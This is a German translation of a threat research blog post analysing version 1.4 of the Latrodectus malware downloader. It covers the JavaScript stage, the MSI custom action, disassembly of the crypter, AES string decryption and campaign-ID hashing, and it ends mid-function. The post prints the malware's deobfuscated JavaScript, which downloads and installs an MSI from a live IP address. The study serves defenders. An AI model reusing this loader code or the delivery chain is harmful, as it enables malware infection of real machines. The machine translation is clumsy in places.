Latrodectus Rapid Evolution Continues With Latest New Payload Features

netskope.com/de/blog/latrodectus-rapid-evolution-continues-with-latest-new-payload-features

29. August 2024

Die rasante Evolution von Latrodectus geht mit den neuesten neuen Nutzlastfunktionen weiter

29. August 2024

Von Leandro Fróes

Zusammenfassung

Latrodectus ist ein Downloader, der erstmals im Oktober 2023 von Walmart entdeckt wurde. Die Malware wurde aufgrund ihrer Ähnlichkeiten mit der berühmten IcedID-Malware sehr berühmt, nicht nur im Code selbst, sondern auch in der Infrastruktur, wie zuvor von Proofpoint und Team Cymru S2 berichtet wurde .

Die Malware wird in der Regel über E-Mail-Spam-Kampagnen verbreitet, die von zwei bestimmten Bedrohungsakteuren durchgeführt werden: TA577 und TA578. Zu den verschiedenen Funktionen, die es enthält, gehört die Möglichkeit, zusätzliche Nutzlasten herunterzuladen und auszuführen, Systeminformationen zu sammeln und an den C2 zu senden, Prozesse zu beenden und vieles mehr. Im Juli 2024 wurde auch Latrodectus beobachtet , wie er von einem BRC4-Dachs entbunden wurde.

Während der Jagdaktivitäten in den Threat Labs haben wir eine neue Version der Latrodectus-Payload entdeckt, Version 1.4. Die Malware-Updates umfassen einen anderen Ansatz zur Entschleierung von Zeichenfolgen, einen neuen C2-Endpunkt, zwei neue Backdoor-Befehle und vieles mehr.

In diesem Blog konzentrieren wir uns auf die Funktionen, die in dieser neuen Version hinzugefügt/aktualisiert wurden.

Analyse von JavaScript-Dateien

Die erste Nutzlast der Infektionskette ist eine JavaScript-Datei, die mit einem ähnlichen Ansatz verschleiert wurde, der von anderen Latrodectus-Kampagnen verwendet wird. Die Verschleierungstechnik wird verwendet, indem der Datei mehrere Kommentare hinzugefügt werden, was die Analyse erschwert und die Dateigröße erheblich erhöht.

Der relevante Code befindet sich zwischen den Junk-Kommentaren und sobald er aus der Datei entfernt wurde, können wir den Code sehen, der ausgeführt werden würde.


```
    this.parseScript = function(fileContent) {
        var lines = fileContent.split('\r\n');

        for (var i = 0; i < lines.length; i++) {
            var line = lines[i];
            if (line.indexOf("/////") === 0) {
                this.codeToExecute += line.substring(5) + "\n";
            }
        }
    };

    this.executeCode = function() {
        if (this.codeToExecute) {
            try {
                var executeFunction = new Function(this.codeToExecute);
                executeFunction();

            } catch (execErr) {

            }
        }
    };

    this.processScript = function() {
        var fileContent = this.loadScript();

        if (fileContent) {
            this.parseScript(fileContent);
            this.executeCode();
        }
    };

};

var processor = new ScriptProcessor();
processor.processScript();
```

Die Malware sucht nach Zeilen, die mit dem String "/////" beginnen, legt sie in einen Puffer und führt sie als JS-Funktion aus. Die ausgeführte Funktion lädt dann eine MSI-Datei von einem Remote-Server herunter und führt sie aus/installiert sie.

```
function a() {
    var x;
    var y;
    try {
        x = new ActiveXObject("WindowsInstaller.Installer");
        x.UILevel = 2;
        y = "http://193.203.203.40/rev.msi";
        x.InstallProduct(y);
    } catch (e) {
    }
}
a();
```

Analyse von MSI-Dateien


Nach der Ausführung/Installation verwendet die MSI-Datei das rundll32.exe Windows-Tool, um eine DLL mit dem Namen "nvidia.dll" zu laden und ruft eine Funktion mit dem Namen "AnselEnableCheck" auf, die von dieser DLL exportiert wird. Die bösartige DLL wird in einer CAB-Datei mit dem Namen "disk1" gespeichert, die in der MSI-Datei selbst vorhanden ist:



Extract Files | Table View | Summary | Streams

Table: CustomAction

Action (s72)	Type (i2)	Source (S72)	Target (S0)	ExtendedType (I4)
AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows	-2147483648
AI_Init_PatchWelcomeDlg	1	aicustact.dll	DoEvents	-2147483648
AI_Init_WelcomeDlg	1	aicustact.dll	DoEvents	-2147483648
AI_SET_ADMIN	51	AI_ADMIN	1	-2147483648
AI_InstallModeCheck	1	aicustact.dll	UpdateInstallMode	-2147483648
AI_DOWNGRADE	19		4010	-2147483648
AI_DpiContentScale	1	aicustact.dll	DpiContentScale	-2147483648
AI_EnableDebugLog	321	aicustact.dll	EnableDebugLog	-2147483648
AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade	-2147483648
AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders	-2147483648
AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation	-2147483648
AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]	-2147483648
SET_APPDIR	307	APPDIR	[AppDataFolder][Manufacturer]\[ProductName]	-2147483648
LaunchFile	1218	viewer.exe	/DontWait C:/Windows/System32/rundll32.exe [AppDataFolder]nvidia.dll, AnselEnableCheck	-2147483648
SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]	-2147483648
SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]	-2147483648
AI_CORRECT_INSTALL	51	AI_INSTALL	{}	-2147483648



Kryptor-Analyse


Als Versuch, die Hauptnutzlast zu verschleiern, die "nvidia.dll" file verwendet einen Crypter namens Dave. Diesen Crypter gibt es schon seit langer Zeit und wurde in der Vergangenheit von anderer Malware wie Emotet, BlackBasta und früheren Versionen von Latrodectus verwendet.


Der Crypter speichert die Payload, die ausgeführt werden soll, entweder in einer Ressource oder in einem Abschnitt. In der analysierten Probe wird die Nutzlast in einem Abschnitt mit dem Namen "V+N" gespeichert.

Die Schritte zum Entschleiern, Laden und Ausführen der endgültigen Nutzlast sind recht einfach. Die Malware verschiebt einen Schlüssel in den Stack und löst die Windows-API-Funktionen VirtualAlloc, LoadLibrary und GetProcAddress auf.

```
0000000180023188    48:895424 10          mov qword ptr ss:[rsp+10],rdx
000000018002318D    48:894C24 08          mov qword ptr ss:[rsp+8],rcx
0000000180023192    55                    push rbp
0000000180023193    53                    push rbx
0000000180023194    56                    push rsi
0000000180023195    57                    push rdi
0000000180023196    41:54                 push r12
0000000180023198    41:55                 push r13
000000018002319A    41:56                 push r14
000000018002319C    41:57                 push r15
000000018002319E    48:8D6C24 E1          lea rbp,qword ptr ss:[rsp-1F]
00000001800231A3    48:81EC E8000000      sub rsp,E8
00000001800231AA    45:33ED               xor r13d,r13d
00000001800231AD    C74424 20 64667A68    mov dword ptr ss:[rsp+20],687A6664
00000001800231B5    C74424 24 57217679    mov dword ptr ss:[rsp+24],79762157
00000001800231BD    C74424 28 25406366    mov dword ptr ss:[rsp+28],66634025
00000001800231C5    C74424 2C 68474170    mov dword ptr ss:[rsp+2C],70414768
00000001800231CD    C74424 38 6B006500    mov dword ptr ss:[rsp+38],650068
00000001800231D5    41:8D75 01            lea esi,qword ptr ds:[r13+1]
00000001800231D9    44:886C24 30          mov byte ptr ss:[rsp+30],r13b
00000001800231DE    C74424 3C 72006E00    mov dword ptr ss:[rsp+3C],6E0072
00000001800231E6    C74424 40 65006C00    mov dword ptr ss:[rsp+40],6C0065
00000001800231EE    C74424 44 33003200    mov dword ptr ss:[rsp+44],320033
00000001800231F6    C74424 48 2E006400    mov dword ptr ss:[rsp+48],64002E
00000001800231FE    C745 83 6C006C00      mov dword ptr ss:[rbp-7D],6C006C
0000000180023205    6644:896D 87          mov word ptr ss:[rbp-79],r13w
000000018002320A    BA 0C093D00           mov edx,3D090C
000000018002320F    41:8BC5               mov eax,r13d
0000000180023212    48:8D4D A7            lea rcx,qword ptr ss:[rbp-59]
0000000180023216    8801                  mov byte ptr ds:[rcx],al
0000000180023218    03C6                  add eax,esi
000000018002321A    48:03CE               add rcx,rsi
000000018002321D    83F8 6A               cmp eax,6A
0000000180023220    72 F4                 jb nvidia.180023216
0000000180023222    48:2BD6               sub rdx,rsi
0000000180023225    75 E8                 jne nvidia.18002320F
0000000180023227    807D D7 30            cmp byte ptr ss:[rbp-29],30
000000018002322B    0F85 C1000000         jne nvidia.1800232F2
0000000180023231    6548:8B0425 60000000  mov rax,qword ptr gs:[60]
000000018002323A    48:8B48 18            mov rcx,qword ptr ds:[rax+18]
000000018002323E    48:8B59 10            mov rbx,qword ptr ds:[rcx+10]
0000000180023242    48:8BD3               mov rdx,rbx
0000000180023245    48:8B4A 60            mov rcx,qword ptr ds:[rdx+60]
```

Anschließend wird der Speicher mithilfe der VirtualAlloc-Funktion zugewiesen und eine Multi-Byte-XOR-Operation für die Daten im genannten Abschnitt unter Verwendung des zuvor festgelegten Schlüssels ausgeführt, und das Ergebnis der Operation ist die endgültige Nutzlast. Die nächsten Schritte umfassen das Ausrichten der Nutzlast im Speicher und den Aufruf ihrer Hauptfunktion.



00000001800233E5 03D0 add edx,eax
00000001800233E7 48:0FBE45 A7 movsx rax,byte ptr ss:[rbp-59]
00000001800233EC 48:63CA movsxd rcx,edx
00000001800233EF 4C:69C8 7C0D0000 imul r9,rax,D7C
00000001800233F6 48:69C0 7C0D0000 imul rax,rax,D7C
00000001800233FD 49:BB 00800A8001000000 mov r11,nvidia.1800A8000
0000000180023407 4C:2BD8 sub r11,rax
000000018002340A 4C:03C9 add r9,rcx
000000018002340D 4C:2BD9 sub r11,rcx
0000000180023410 4D:03CE add r9,r14
0000000180023413 4D:2BDE sub r11,r14
0000000180023416 49:63CA movsxd rcx,r10d
0000000180023419 48:B8 F1F0F0F0F0F0F0F0 mov rax,F0F0F0F0F0F0F0F1
0000000180023423 44:03D6 add r10d,esi
0000000180023426 48:F7E1 mul rcx
0000000180023429 48:C1EA 04 shr rdx,4
000000018002342D 48:6BC2 11 imul rax,rdx,11
0000000180023431 48:2BC8 sub rcx,rax
0000000180023434 48:2BCB sub rcx,rbx
0000000180023437 8A440C 20 mov al,byte ptr ss:[rsp+rcx+20]
000000018002343B 43:32040B xor al,byte ptr ds:[r11+r9]
000000018002343F 41:8801 mov byte ptr ds:[r9],al
0000000180023442 4C:03CE add r9,rsi
0000000180023445 45:3BD4 cmp r10d,r12d
0000000180023448 72 CC jb nvidia.180023416
000000018002344A 49:6346 3C movsxd rax,dword ptr ds:[r14+3C]
000000018002344E 44:0FBE4D AF movsx r9d,byte ptr ss:[rbp-51]
0000000180023453 45:8BC7 mov r8d,r15d
0000000180023456 42:8B5430 50 mov edx,dword ptr ds:[rax+r14+50]
000000018002345B 41:C1E1 03 shl r9d,3
000000018002345F 33C9 xor ecx,ecx
0000000180023461 FFD7 call rdi
0000000180023463 48:8BD8 mov rbx,rax
0000000180023466 48:85C0 test rax,rax
0000000180023469 0F84 6C020000 je nvidia.1800236DB
000000018002346F 49:637E 3C movsxd rdi,dword ptr ds:[r14+3C]
r11=246 L'Ɇ'
nvidia.00000001800A8000
.text:00000001800233FD nvidia.dll:$233FD #227FD
Dump 1
Dump 2
Dump 3
Dump 4
Dump 5
Watch 1
[x=] Locals
Struct
Address Hex ASCII
00000001800A8000 29 3C EA 68 54 21 76 79 21 40 63 66 97 B8 41 70)<êhT!vy!@cf.¸Ap
00000001800A8010 B8 64 66 7A 68 57 21 76 39 25 40 63 66 68 47 41 ¸dfzhW!v9%@cfhGA
00000001800A8020 70 00 64 66 7A 68 57 21 76 79 25 40 63 66 68 47 p.dfzhW!vy%@cfhG
00000001800A8030 41 70 00 64 66 7A 68 57 21 76 79 25 98 63 66 68 Ap.dfzhW!vy%.cfh
00000001800A8040 49 5E CA 0E 64 D2 73 A5 76 99 77 35 E8 61 37 0E I^Ê.dÒs¥v.w5èa7.
00000001800A8050 01 34 61 00 72 0B 01 08 09 3A 01 15 18 4B 2E 0C .4a.r....:...K..
00000001800A8060 12 48 25 24 50 72 11 08 5A 01 39 01 32 36 76 60 .H%$Pr..Z.9.26v`
00000001800A8070 0E 09 0C 22 6F 7D 0D 6E 42 7A 68 57 21 76 79 25 ..."o}.nBzhW!vy%
00000001800A8080 DA 68 AA 86 99 2B D2 BD BA 0C D8 D5 89 4B D4 C4 Úhª..+Ò½°.ØÕ.KÔÄ
00000001800A8090 26 D5 0A DB B3 2D E3 CD DE 0E C5 C7 B3 3D 83 CB &Õ.Û³-ãÍÞ.ÅÇ³=.Ë
00000001800A80A0 10 11 E6 DF B6 02 E5 FC 19 34 C6 DA A5 02 F5 9C ..æß¶.åü.4ÆÚ¥.õ.
00000001800A80B0 1F 4D 85 FC BC 0C CA FA 13 19 63 0C B8 10 CA EA .M.ü¼.Êú..c.¸.Êê
00000001800A80C0 21 76 79 25 40 63 66 68 47 41 70 00 64 66 7A 68 !vy%@cfhGAp.dfzh
00000001800A80D0 57 21 76 79 25 40 63 66 38 02 41 70 64 E2 63 7A W!vy%@cf8.Apdâcz
00000001800A80E0 B2 ED 98 10 79 25 40 63 66 68 47 41 80 00 46 46 ²í..y%@cfhGA..FF
00000001800A80F0 71 6A 59 21 76 9D 25 40 63 24 68 47 41 70 00 64 qjY!v.%@c$hGAp.d
00000001800A8100 6A 30 68 57 21 66 79 25 40 63 66 E8 46 41 70 00 j0hW!fy%@cfèFAp.




Da der Crypter zuerst die ursprüngliche Nutzlast in den zugewiesenen Speicher kopiert, bevor die anderen Schritte ausgeführt werden, kann man einfach den Inhalt des ersten zugewiesenen Speichers ausgeben und die endgültige Nutzlast abrufen. Ein Skript zum statischen Entpacken/Entschleiern von Latrodectus-Payloads mit dem Dave-Crypter finden Sie hier.

Die endgültige Nutzlast ist eine DLL, und ihre DllMain-Funktion wird vom Verschlüsselungscode aufgerufen. Der nächste Schritt ist die Ausführung der exportierten Funktion "AnselEnableCheck", die für die Ausführung der finalen Payload verantwortlich ist.

Wenn wir uns die endgültige Nutzlast ansehen, stellen wir fest, dass sie mehrere exportierte Funktionen hat, obwohl es keine Rolle spielt, welche aufgerufen wird, da alle die gleiche RVA haben.





Latrodectus-DLL-Analyse

Da die allgemeinen Merkmale der Hauptnutzlast bereits in der Vergangenheit von anderen Forschern beschrieben wurden, konzentrieren sich die folgenden Abschnitte auf die Updates, die von der neuen Latrodectus-Version verwendet werden.

Zeichenfolgenverschleierung

Im Gegensatz zu den vorherigen Versionen, die eine XOR-Operation zum Entschleiern der Zeichenfolgen verwendeten, verwendet die aktualisierte Version AES256 im CTR-Modus. Der AES-Schlüssel ist in der Entschleierungsfunktion selbst fest codiert, und der IV ändert sich für jede Zeichenfolge, die entschlüsselt werden soll. Der Schlüssel, der in den analysierten Proben verwendet wird, lautet "d623b8ef6226cec3e24c55127de873e7839c776bb1a93b57b25fdbea0db68ea2".

Die Entschleierungsfunktion erhält zwei Parameter. Der erste ist ein Datenblock und der zweite ein Ausgabepuffer. Der Datenblock wird zum Speichern von Informationen verwendet, die zum Entschlüsseln der Zeichenfolge verwendet werden, und hat das folgende Format:

- Länge der Zeichenfolge: 2 Bytes
- IV: 16 Byte
- Verschlüsselte Zeichenfolge: Im ersten Feld angegebene Größe

Zu beachten ist, dass nach dem verschlüsselten Zeichenfolgeninhalt manchmal zusätzliche Bytes stehen. Die folgende Abbildung ist ein Beispiel für diesen Datenblock:

```
140010f98  data_140010f98:
140010f98                           06 00 06 55 47 f5 a1 31          ...UG..1
140010fa0  81 79 2f f2 1c 7b 95 f7-ff e4 d6 17 00 be 19 61  .y/..{.........a
140010fb0  6f 6e 74 00 00 00 00 00                         ont.....
```

Kampagnen-ID

In der aktuellen Malware-Version verwendet die Funktion zur Generierung von Kampagnen-IDs weiterhin den gleichen Ansatz, bei dem eine Eingabezeichenfolge mit dem FNV-Algorithmus gehasht wird. Es wurde jedoch ein neuer Eingabestring "Wiski" verwendet, was dazu führte, dass der Hash als Kampagnen-ID 0x24e7ce9e.

```
1400057a9     // Dec str: Wiski
1400057b1     void* input_str;
1400057b1     void dec_str;
1400057b1     if (mw_dec_str(&data_140010ff8, &dec_str) == 0)
1400057b1     {
1400057c4         input_str = &dec_str;
1400057b1     }
1400057b1     else
1400057b1     {
1400057b8         input_str = &dec_str;
1400057b1     }
1400057eb     campaign_id = mw_generate_campaign_id(input_str, ((uint64_t)mw_get_str_len(input_str)));
```

```
14000e2d8  uint64_t mw_generate_campaign_id(char* input_str, int64_t len)

14000e2d8  {
